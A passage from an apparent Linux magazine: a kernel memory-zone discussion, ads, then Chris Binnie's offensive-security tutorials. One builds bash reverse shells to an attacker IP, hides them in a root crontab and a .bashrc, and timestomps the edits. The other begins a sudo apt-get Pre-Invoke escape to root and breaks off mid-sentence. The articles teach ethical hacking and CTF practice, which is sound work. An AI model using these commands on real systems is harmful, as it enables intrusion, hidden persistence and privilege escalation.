Ying said, "I think that PCP helps the good situations performance greatly, and splitting zone can help the bad situations scalability. They are working at the different levels." He added, "As for PCP auto-tuning, I think that it's hard to implement it to resolve all problems (that is, makes PCP never be drained). And auto-tuning doesn't sound easy."

David Hildenbrand replied, "I agree with Michal that looking into auto-tuning PCP would be preferred." And he added, "If we could avoid instantiating more zones and rather improve existing mechanisms (PCP), that would be much more preferred IMHO. I'm sure it's not easy, but that shouldn't stop us from trying ;)."

Ying absolutely agreed that "improving PCP or adding another level of cache will help performance and scalability." And he also said that "it has value too to improve the performance of zone itself. Because there will be always some cases that the zone lock itself is contended."

He added pointedly, "That is, PCP and zone works at different level, and both deserve to be improved." And continued, "I do agree that it's valuable to make PCP etc. cover more use cases. I just think that this should not prevent us from optimizing zone itself to cover remaining use cases."

However, David Hildenbrand and Michal did not agree.

David Hildenbrand explained his overall position:

"Well, the zone is kind-of your "global" memory provider, and PCPs cache a fraction of that to avoid exactly having to mess with that global datastructure and lock contention. […] As soon as you manage the memory in multiple zones of the same kind, you lose that "global" view of your memory that is of the same kind, but managed in different bucks. You might end up with a lot of memory pressure in a single such zone, but still have plenty in another zone. […] As one example, hot(un)plug of memory is easy: there is only a single zone. No need to make smart decisions or deal with having memory we're hotunplugging be stranded in multiple zones."

David Hildenbrand concluded, "I really don't like the concept of replicating zones of the same kind for the same NUMA node. But that's just my personal opinion maintaining some memory hot(un)plug code :)."

Michal said, "Increasing the zone number sounds like a hack to me TBH. It seems like an easier way but it allows more subtle problems later on. E.g. hard to predict per-zone memory consumption and memory reclaim disbalances."

Ying concluded the debate, saying, "At least, we all think that improving PCP is something deserved to be done." He said he would look into it himself at some point, and the discussion ended there.

This discussion is fascinating to me, because it represents two important values: the desire to speed things up versus the desire to keep the code maintainable. Ying's patches resulted in quite a significant boost in overall efficiency of multicore CPUs. Yet Dave Hansen and Michal felt that they represented a change that would complicate future development decisions that might have to be made. Although perhaps a more difficult problem in the short term, they felt that improving PCP caching would avoid those complexities while potentially achieving an efficiency improvement similar to Ying's zone-splitting patchset. Still, it's hard to overlook Ying's performance improvements. It's possible that if no equivalent PCP improvements are found soon, his patches might make a comeback. ■■■

The
INTERNATIONAL CONFERENCE for HIGH PERFORMANCE COMPUTING
NETWORKING, STORAGE, & ANALYSIS

NOV 12-17

SC23.SUPERCOMPUTING.ORG

#iamhpc

SC, the premier HPC conference, is a week of technical and professional events where thousands of researchers, engineers, technologists, educators, and students gather to learn, share, and grow.

SC23
Denver, CO | i am hpc.

+ EXPLORE the POSSIBILITIES

Orient yourself with the four main components of SC and discover what the conference has to offer.

Program

Attend the leading technical program for HPC professionals and students, celebrated for its high-impact speakers, presentations, tutorials, panels, and more!

Exhibits

Engage the largest HPC expo and discover the latest technological innovations from industry, research, startup, and academic organizations, all under one roof.

Students

Find your HPC future! Students@SC provides special student-oriented programming to promote career success with a little help from mentors and friends.

SCinet

Experience the world's fastest network (for the week of SC) and learn how SCinet advances the frontiers to support all of the conference's networking demands.

Register on or before October 12, 2023 and save!

REGISTER for SC23 IN-PERSON IN DENVER or THE DIGITAL EXPERIENCE

LEARN MORE & REGISTER!

SPONSORED BY

acm sighpc | IEEE COMPUTER SOCIETY TCHPC

Shell Game

Firewalls block shell access from outside the network. But what if the shell is launched from the inside? *By Chris Binnie*

Recently, I've thoroughly enjoyed brushing up my offensive security skills. I've worked in the defensive security field for longer than I care to remember, and gaining more insight into how attackers perceive the world has really opened my eyes. My background is two-and-half decades of Linux and securing containers over the last seven years or so. An area that always piques my interest is Linux-based local privilege escalation. Once you have found a way of gaining access to a machine, the Holy Grail is elevating your privileges to the root user so you have full control.

Sometimes achieving root can take a little time. As an attacker, it is important to be able to return at a later date if you haven't achieved root user privileges yet or you want to monitor changeable data on a machine. Penetration testers and attackers would call this ongoing access *persistence*, which is the ability to gain a foothold and then maintain access; you might also call it creating a backdoor.

Attackers have a multitude of ways for ensuring that, if a machine reboots or some other event occurs, a backdoor is re-established automatically. This article looks at reverse shells and provides some examples of how to achieve persistence once you have gained access to a Linux machine. It should go without saying that you should use the following information for testing, practicing, and improving your knowledge and not for some nefarious purpose.

Backwards and Forwards

Two popular types of remote access for an attacker are *reverse shells* and *bind shells*. A bind shell (sometimes called a *forward shell*) is where a target machine (the machine under attack) can be accessed remotely by the attacker over the network. For purposes of this article, a bind shell is presented over a network port in a way that an attacker can connect back into the target machine. Bind shells are less common because they require firewalling to be in a more malleable state for the attacker. A number of security controls might be stopping inbound traffic on a server (upstream firewalling with specifically whitelisted IP ranges and various types of inbound traffic being blocked, for example).

A reverse shell, on the other hand, is where the target machine (the one suffering the attack) phones home to an IP address that the attacker controls. In most firewall configurations, outbound traffic is much more open. Often, any process on a machine that initiates network connections is permitted to do so by default. This avoids the need to worry about firewalling between the target machine and the attacker (unless very strict iptables are configured, for example).

Bash It into Shape

The *target* machine is the computer suffering the attack. The target can be any kind of networkable device, of course, but it is usually a server. Bear the terminology in mind because things can get pretty confusing when other machines are involved and you're reversing the direction of traffic from a target.

I will start with an example from the best shell on the market, Bash. I have an Ubuntu Linux laptop that I will call the

"attacking" machine and my "target" machine is a Debian Linux server on AWS (an EC2 instance). The variety of Linux doesn't matter at all in my examples (and as Ubuntu Linux is a Debian derivative, you could swap the roles around without changing any of the command syntax). The straightforward Bash commands that follow should work with most distributions without any changes, although the package installation details might vary.

I'll start by installing the undisputed heavyweight champion of reverse shells, netcat, on the attacking machine (my laptop) so I can listen for the target machine phoning home. On the attacking machine, I will start by creating what's called a *listener* to catch the reverse shell connection when the target machine phones home.

There are a number of varieties of netcat, mainly for legacy reasons. (I discuss these reasons in my book *Linux Server Security: Hack and Defend* [1] if you're interested.) Listing 1 shows the results of searching the Ubuntu package lists for the word "netcat."

As you can see in Listing 1, Ubuntu users have four flavors of netcat to choose from. If your attacking machine doesn't have netcat built-in already and it is a Debian derivative:

```
$ apt install netcat
```

I prefer to trust the Nmap project's version where possible (named ncat). According to the Nmap website [2], "Ncat is a feature-packed networking utility that reads and writes data across networks from the command line. Ncat was written for the Nmap Project as a much-improved reimplementation of the venerable Netcat."

To install ncat, use the following command on Debian derivatives:

```
$ apt install ncat
```

Setting Up the Shell

Now that the listener software is in place, I am ready to set up a reverse shell. The first step is to look up my laptop's IP public address. My favorite way to look up an IP address is using the `curl` command.

The *ifconfig.io* website is an excellent tool for discovering your publicly presented IP address via `curl`. You can also get lots of detailed information about your current networking information. The following command dutifully reports back my laptop's public IP address (via a VPN which you may need to switch off initially while testing):

```
$ curl ifconfig.io
217.XXX.XXX.XXX
```

The next step is to fine-tune any firewalling on the attacking machine. I use the excellent Gufw Linux firewall [3] that is included in Ubuntu (Figure 1). Look in the *Report* column (the tab is shown in Figure 1) for useful information about exposed ports. You can even create rules from listening ports in the *Report* column, making light work of tricky configurations.

The red text in Figure 1 shows a list of four inbound traffic rules that punch a hole in my laptop's firewall. I've opened these inbound ports: 4444, 4445, 8888, and 8889. I tend to use a couple of ports at once and like to have a spare one or two so these choices make sense for my needs.

Note: If you're using NAT to get to the Internet (which you most likely are from both home and the office), you will need a port forwarding rule on your router to get traffic forwarded to TCP Port 8888 in the examples.

Ready to Go

I am now in a position where I can fire up a relatively simple reverse shell. The first thing to do is open up the listener on my laptop. Netcat will sit quietly, waiting for a network connection from the target machine. To achieve this, the command is simply:

Listing 1: netcat Package Search

```
ncat/jammy-updates 7.91+dfsg1+really7.80+dfsg1-2ubuntu0.1 amd64
  NMAP netcat reimplementation

netcat/jammy,jammy 1.218-4ubuntu1 all
  TCP/IP swiss army knife -- transitional package

netcat-openbsd/jammy,now 1.218-4ubuntu1 amd64
[installed,automatic]
  TCP/IP swiss army knife

netcat-traditional/jammy 1.10-47 amd64
  TCP/IP swiss army knife
```

Figure 1: Opening up a list of rules so I can test reverse shells and leave my firewall enabled.

```
$ nc -nvlp 8888
Listening on 0.0.0.0 8888
```

I'm listening with the `l` switch on TCP port 8888 (with the `p` switch), and I want verbose output (the `v` switch) and no DNS lookups (using `n`).

On the target machine (the one under attack), I will run the following commands:

```
$ export HOST=217.XXX.XXX.XXX

$ export PORT=8888

$ bash -i &> /dev/tcp/$HOST/$PORT <&1
```

The first two commands help set up environment variables that can be easily adjusted on their own lines. The third line opens TCP port 8888 as the `PORT` and the `HOST` variable is the laptop's IP address. Using those settings, the third line points the `bash` command at a Linux device and pushes all output to it, and the `-i` switch makes the shell interactive.

By running these three commands on the target machine, I am able to initiate a network connection back to the attacking machine.

Proof in the Pudding

Back on my laptop, I can see the results of the connection (Figure 2). See the box entitled "That's a Wrap" for more on the `rlwrap` command shown in Figure 2. The result is a relatively functional shell. In this instance, the shell is even providing a colored prompt, which is rarely seen without extra effort in my experience. The key things to look for in Figure 2 are that the first prompt is on a machine called Xeo, the last line shows that I'm connected to the AWS instances, and the prompt is displayed as the Debian instance's IP address.

A Hop, Skip, and Jump

The prettified shell I just created is actually really unstable. For example, hitting the CTRL + C keys (among other key combinations) will immediately drop the reverse shell, sending me ungracefully straight back to my laptop's shell prompt. As a result, I need to stabilize the connection. Admittedly, it's a bit of a problem to get a shell behaving in a usable and sane way. There are several steps you can take.

More often than not, Python is available to you and this first command is used frequently to settle reverse shells down. Note that this command is not actually needed in this case, as I have a prompt, but without a prompt, you will almost definitely need it or an alternative. You might need to change `python3` to `python` or `python2` on some machines. This command will make a shell look much more familiar.

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
```

As you can see, the Python command is spawning a `/bin/bash` command, which fires up a fresh Bash process.

The second shorter command is as follows:

```
$ export TERM=xterm
```




Figure 2: Happiness is a working reverse shell.

This command will force the terminal emulator to xterm [4], which should give access to commands like `clear`.

The third command allows you to temporarily put the Netcat process on hold to tweak the terminal settings:

```
$ CTRL+Z  # Hit the CTRL-Z keys to background the Netcat process
```

The fourth and final command to paste into place has a separate `fg` command at the end (to foreground the process – a counter to the CTRL + Z). More importantly though, this command disables echoes from coming back after entering commands and also makes sure that the output isn't run as commands; instead, it is just forwarded to be displayed directly to your terminal. It may also give access to tab-completing and the ability to use arrow keys.

```
$ stty raw -echo; fg
```

After entering this command, you usually have to hit the Enter key to start the terminal up. It's easy to forget to do so, so be warned.

Figure 3 shows the stabilizing commands in action. You can see the echoed commands and why I need to stop each entry being sent back. Note that I don't need the root user to fire up the `bash -i &> /dev/tcp/$HOST/$PORT <&1` command on the target, making the possibility of achieving a reverse shell much higher.

You soon realize that it's imperative to stabilize reverse shells; among other things, stabilizing the shells helps prevent accidentally hitting the CTRL + C keys, which will cause an exit from the shell, forcing you to re-establish it (something that isn't always possible during an attack). Instead, in most cases you will need a good, old CTRL + D to log out from a stabilized shell.

This next example is what you can expect during a Capture the Flag (CTF) exercise or an actual machine compromise in most instances. In Listing 2, note the sparse shell output (and complete lack of any prompt).

That's a Wrap

A handy command you can use to tidy up your reverse shell connections is `rlwrap`. You can install the rlwrap utility on Debian derivatives as follows:

```
$ apt install rlwrap
```

Run `rlwrap` in front of your listener (as shown in Figure 2):

```
$ rlwrap nc -nvlp 8888
```

The "rl" in the name stands for "readline." The purpose of the command is to wrap the proceeding command and add functions like CTRL+R (for command history searches) plus Up and Down arrows.

```
chris@Xeo:~$ nc -nvlp 8888
Listening on 0.0.0.0 8888
Connection received on 3.208.15.186 53476
chris@ip-10-78-48-224:~$ python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
chris@ip-10-78-48-224:~$ export TERM=xterm
export TERM=xterm
chris@ip-10-78-48-224:~$ ^Z
[1]+  Stopped                 nc -nvlp 8888
chris@Xeo:~$ stty raw -echo; fg
nc -nvlp 8888

chris@ip-10-78-48-224:~$
```

Figure 3: Stabilizing the shell using the four commands.

She Shells Sea Shells

Reverse shells come in many forms, and I can't cover all of them in this article. However, I came across a natty website service/tool that provides a clever way of checking which reverse shells are available on a target machine in a one-liner. You can see the simple instructions on the site [5]. This service essentially involves the following steps:

1. Set up a listener on your laptop (which you know how to do):

```
$ nc -nvlp 8888
```

2. On the target machine, grab a script with the `curl` command and run it in order to walk through which shells are available on the machine:

```
$ curl https://reverse-shell.sh/
LISTENER-IP:8888 | sh
```

Figure 4 shows which shells this excellent reverse shell service from Luke Childs checks for (as seen in the public code within the service's GitHub repository [6].

I would definitely recommend giving the service/tool a try; its simplicity is perfect for testing.

Doing Bad Things, Part 1

So far, I've looked at how an attacker can initiate connections from a target machine back to the attacking machine. Now I'll spend a moment looking at how to set up persistence so that an attacker can get back in the target machine following a reboot or connection drop (or accidental CTRL + C!).

One technique is to use a cron job. It is sometimes possible to add a line to a script that runs with root privileges and creates a reverse shell with elevated permissions. However, keeping things simple, you could also just add a line to the crontab file that phones home periodically. Think back for a second to the three commands at the start of the article that created a Bash reverse shell. You should be able to convert those three lines into a one-liner for an entry into the crontab.

Figure 5 shows an abbreviated crontab with a reverse shell configured to phone home at 11:11 every day. It should go without saying that this one-liner could be added to a script that is run via a cron job, so its immediate purpose is hidden from users looking at the crontab file's contents.

If you've used cron before, there's also a `@reboot` option that means the reverse shell will attempt to re-establish after a reboot. An unusual entry like `@reboot`, however, could stand out more than a simple Bash script task entry.

Doing Bad Things, Part 2

If an attacker knew that a user logged in to a server frequently, the attacker could surreptitiously hide a one-liner inside a file that is executed whenever the user logs in (or of course, when everyone logs in).

One popular file that users don't inspect regularly is the `.bashrc` file, which is a hidden file in a user's home directory. Listing 3 shows the end of a typical `.bashrc` file with a reverse shell one-liner added. See if you can spot it.

It is easy not to notice the reverse shell in the second stanza of Listing 3. How many users check that file? Very few. Possibly the `.bash_aliases` file gets edited when new aliases are added, but very rarely the `.bashrc` file. This should demonstrate how easy it is to hide a reverse shell. Keep in mind, also, that most processes initiated on a machine are allowed to instantiate network connections.

All you need to do is leave a listener running, and when the user next logs on, you will get access. Note that this technique does not require installing netcat or any other tool on the target machine; the access is provided courtesy of the versatile, built-in Bash shell.

One final comment is that if you adjust files on a target machine to cover your tracks, you can run a command like the following:

Listing 2: Promptless Unstable Shell

```
$ nc -nvlp 8888
listening on [any] 8888
10.10.10.3: inverse host lookup failed: Unknown host
connect to [10.10.10.2] from (UNKNOWN) [10.10.10.3] 39834

whoami
chris
id
uid=1001(chris) gid=1001(chris) groups=1001(chris)
ls
notes.txt backups.sh
```

```
const payloads = {
        python: `python -c 'import socket,subprocess
        perl: `perl -e 'use Socket;$i="${host}";$p=$
        nc: `rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin
        sh: `/bin/sh -i >& /dev/tcp/${host}/${port}
};
```

Figure 4: The types of reverse shell that the service attempts to set up for you (intentionally redacted). Source: *https://github.com/lukechilds/reverse-shell*.

```
$ touch -t YYYYMMDDhhmm /home/chris/.bashrc
```

In this example, I adjust the file modification time of the edited `.bashrc` file, so the user's attention isn't drawn to it if a file listing is displayed (e.g. with the `ls -al` command). Setting an earlier modification time sneakily hides the fact that you have edited the file at all. Obviously, the `YYYYMMDDhhmm` option needs to be changed to a real date and time for the command to work.

Conclusion

Hopefully, this study of reverse shells will encourage you to look closer at offensive security. This article barely scratches the surface of the phenomenally massive iceberg that is ethical hacking.

To continue on your offensive security journey, I would recommend looking at TryHackMe [7] and, as you become a little more experienced, Hack The Box [8]. Both websites offer a wide range of fascinating tutorials and CTF exercises that allow you to learn and then try out your newly discovered knowledge. Happy hacking. ■■■

Listing 3: .bashrc File

```
01 # Alias definitions.
02 # You may want to put all your additions into a separate file like
03 # ~/.bash_aliases, instead of adding them here directly.
04 # See /usr/share/doc/bash-doc/examples in the bash-doc package.
05
06 if [ -f ~/.bash_aliases ]; then
07     . ~/.bash_aliases
08 fi
09
10 # enable programmable completion features (you don't need to enable
11 # this, if it's already enabled in /etc/bash.bashrc and /etc/profile
12 # sources /etc/bash.bashrc).
13 bash -i &> /dev/tcp/10.10.10.10/8888 <&1
14 if ! shopt -oq posix; then
15   if [ -f /usr/share/bash-completion/bash_completion ]; then
16     . /usr/share/bash-completion/bash_completion
17   elif [ -f /etc/bash_completion ]; then
18     . /etc/bash_completion
19   fi
20 fi
```

Info

[1] Binnie, Chris. *Linux Server Security: Hack and Defend*. Wiley Publishing, 2016: *https://www.amazon.com/Linux-Server-Security-Chris-Binnie/dp/1119277655*

[2] ncat: *https://nmap.org/ncat*

[3] Gufw Firewall: *https://costales.github.io/projects/gufw/*

[4] xterm: *https://invisible-island.net/xterm/xterm.faq.html*

[5] Reverse shell checker: *https://reverse-shell.sh*

[6] Reverse shell tool on GitHub: *https://github.com/lukechilds/reverse-shell*

[7] TryHackMe: *https://tryhackme.com*

[8] Hack The Box: *https://www.hackthebox.com*

Author

Chris Binnie is a Cloud Native Security consultant and co-author of the book *Cloud Native Security*: *https://www.amazon.com/Cloud-Native-Security-Chris-Binnie/dp/1119782236*.

```
# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#

11 11   * * *   root    bash -i &> /dev/tcp/10.10.10.10/8888 <&1
```

Figure 5: A suspicious looking crontab.

Turn your ideas into reality!


This is not your ordinary computer magazine! *MakerSpace* focuses on technology you can use to build your own stuff.

If you're interested in electronics but haven't had the time or the skills (yet), studying these maker projects might be the final kick to get you started.

This special issue will help you dive into:


- **Raspberry Pi**
- **Arduino**
- **Retro Gaming**
- **and much more!**

MakerSpace #03



ALSO LOOK FOR MAKERSPACE #01 & #02

AND ORDER ONLINE:
shop.linuxnewmedia.com



Understanding privilege escalation

Shape Shifter

Even a small configuration error or oversight can create an opening for privilege escalation. These real-world escalation techniques will help you understand what to watch for. *By Chris Binnie*

One important aspect of ethical hacking is privilege escalation, which is often abbreviated as PrivEsc or LPE (and sometimes called Local Privilege Escalation). PrivEsc is when one user illegitimately becomes another. An attacker might try to become another user on a system or the superuser.

The escalation techniques I have learned while studying offensive security have been a real eye opener. I'd go as far to say that anyone working in the defensive security space should be trained in the various ways attackers attempt to break in. It is not always as simple as elevating permissions from a low-level user to the root user (which is referred to as *vertical* privilege escalation); often PrivEsc means you must first perform horizontal privilege escalation, moving from one non-root user to another. Low-level users often have subtly different privileges or different access to files or scripts that might be more hackable. Attackers move from user to user, looking for the account that offers the best opportunity for escalation.

The Wikipedia page on privilege escalation [1] sums up PrivEsc nicely: "Privilege escalation is the act of exploiting a bug, a design flaw, or a configuration oversight in an operating system or software application […snip…]. The result is that an application with more privileges than intended by the application developer or system administrator can perform unauthorized actions."

This article will look at some of the more common routes to PrivEsc on a Linux machine. The aim is to become the root user in order to gain full control of the machine.

Cloud Matters

I'll use an AWS EC2 instance to run these tests. If you're not attacking other customers and disrupting their services, AWS permits certain types of penetration testing. As per their website [2] : "AWS customers are welcome to carry out security assessments or penetration tests of their AWS infrastructure without prior approval for the services listed in the next section under Permitted Services." Looking down through the Permitted Services, EC2 instances is the first item listed. I'm mentioning this because you might need to check with the platform that you intend to practice security on. In my case, I'm relatively confident the security assessment label applies for my testing.

So Much to Do, So Little Time

If you have studied privilege escalation even briefly, you have probably discovered that there are multiple, often extremely creative routes you can employ to become the coveted root user.

PrivEsc is often enabled by perfectly innocent, intentional functionality within an application. That functionality might include applications that permit filesystem access or even shell access from within an application itself. Or, even more innocently, when the application exits, it might not cleanly drop privileges for one reason or another.

It is no exaggeration to say that there are hundreds of ways of exploiting sudo privileges. The sudo tool [3] lets users elevate their access to run specific, granular commands without ever needing to become the root user (or other user) directly.

The first application that I'll look at is one that most people are familiar with. The package manager Advanced Packaging Tool (APT) predominantly uses the `/usr/bin/apt-get` binary to update package lists and upgrade applications.

```
chris@ip-10-78-51-24:~$ /usr/bin/apt-get update
Reading package lists... Done
E: Could not open lock file /var/lib/apt/lists/lock - open (13: Permission denied)
E: Unable to lock directory /var/lib/apt/lists/
W: Problem unlinking the file /var/cache/apt/pkgcache.bin - RemoveCaches (13: Permission denied)
W: Problem unlinking the file /var/cache/apt/srcpkgcache.bin - RemoveCaches (13: Permission denied)
chris@ip-10-78-51-24:~$
```

Figure 1: No `sudo` means no package updates and "Permission denied" errors.

I have a low-level user called `chris` that I'll add to the `sudoers` configuration file in a moment and allow `chris` to run `apt-get` without using a password. You should be aware that you commonly need to use full file paths with sudo, so I'll keep referring to `/usr/bin/apt-get`. I'll follow protocol (to help prevent mangling the `sudoers` file and accidentally locking out system users) and run this command:

```
$ visudo /etc/sudoers
```

Then I'll add this line, and save then exit the file cleanly:

```
chris ALL=EXEC:NOPASSWD: /usr/bin/apt-get
```

Now I'll check that the configuration worked by running `apt-get` without `sudo` first, as shown in Figure 1.

According to the sudo manual (`man sudo`), changing `EXEC` to `NOEXEC` in the sudo configuration will help prevent most shell escapes. And, in the manual for the `sudoers` file (`man sudoers`), there's a section called "Preventing shell escapes" that makes for interesting reading.

Now that I've added a rule to the `sudoers` file, in Figure 2, I'm running the same command with `sudo` to see if it works. Great, no errors.

Now for the clever bit. I'm going to run a slightly tricky looking command to offer an example of how some applications might unexpectedly permit the user to run a shell, whether intentionally or not.

Have a look at the following command:

```
$ sudo /usr/bin/apt-get update -o APT::Update::Pre-Invoke::=/bin/sh
```

I'm asking APT to invoke a command before running the `update` option – simple but effective. Figure 3 shows the impact of such a command, when a user has sudo access to run it.

In Figure 3, for perfect clarity, I run the `whoami` and `id` commands, showing that I'm the `chris` user. Then, having run the `apt-get` command, I run the same commands again.

This time the results are devastating to the security of a system. I've found the Holy Grail by exploiting an option in the venerable APT application. The last few lines of Figure 3 show that I am now the `root` user and have complete control of the AWS instance, even though I logged in as the `chris` user.

The next step would be simply typing the word `bash` to turn the sparse Bourne (`sh`) shell into a Bash shell. Have a look at Figure 4. I now have a very familiar-looking, colorful superuser prompt.

Ready Player Two

Next I'll look at a command that some users make use of continually on Linux. The `less` command helps users read text files and search for patterns in text files, among other things.

On this occasion, it's worth mentioning that `less` often serves as the default pager on Linux machines. What that means is that applications such as the excellent APT can also be prone to issues that affect associated tools (`less` in this case) that are able to read files, such as an installed package's

```
chris@ip-10-78-51-24:~$ sudo /usr/bin/apt-get update
Hit:1 http://security.debian.org/debian-security bullseye-security InRelease
Hit:2 http://cdn-aws.deb.debian.org/debian bullseye InRelease
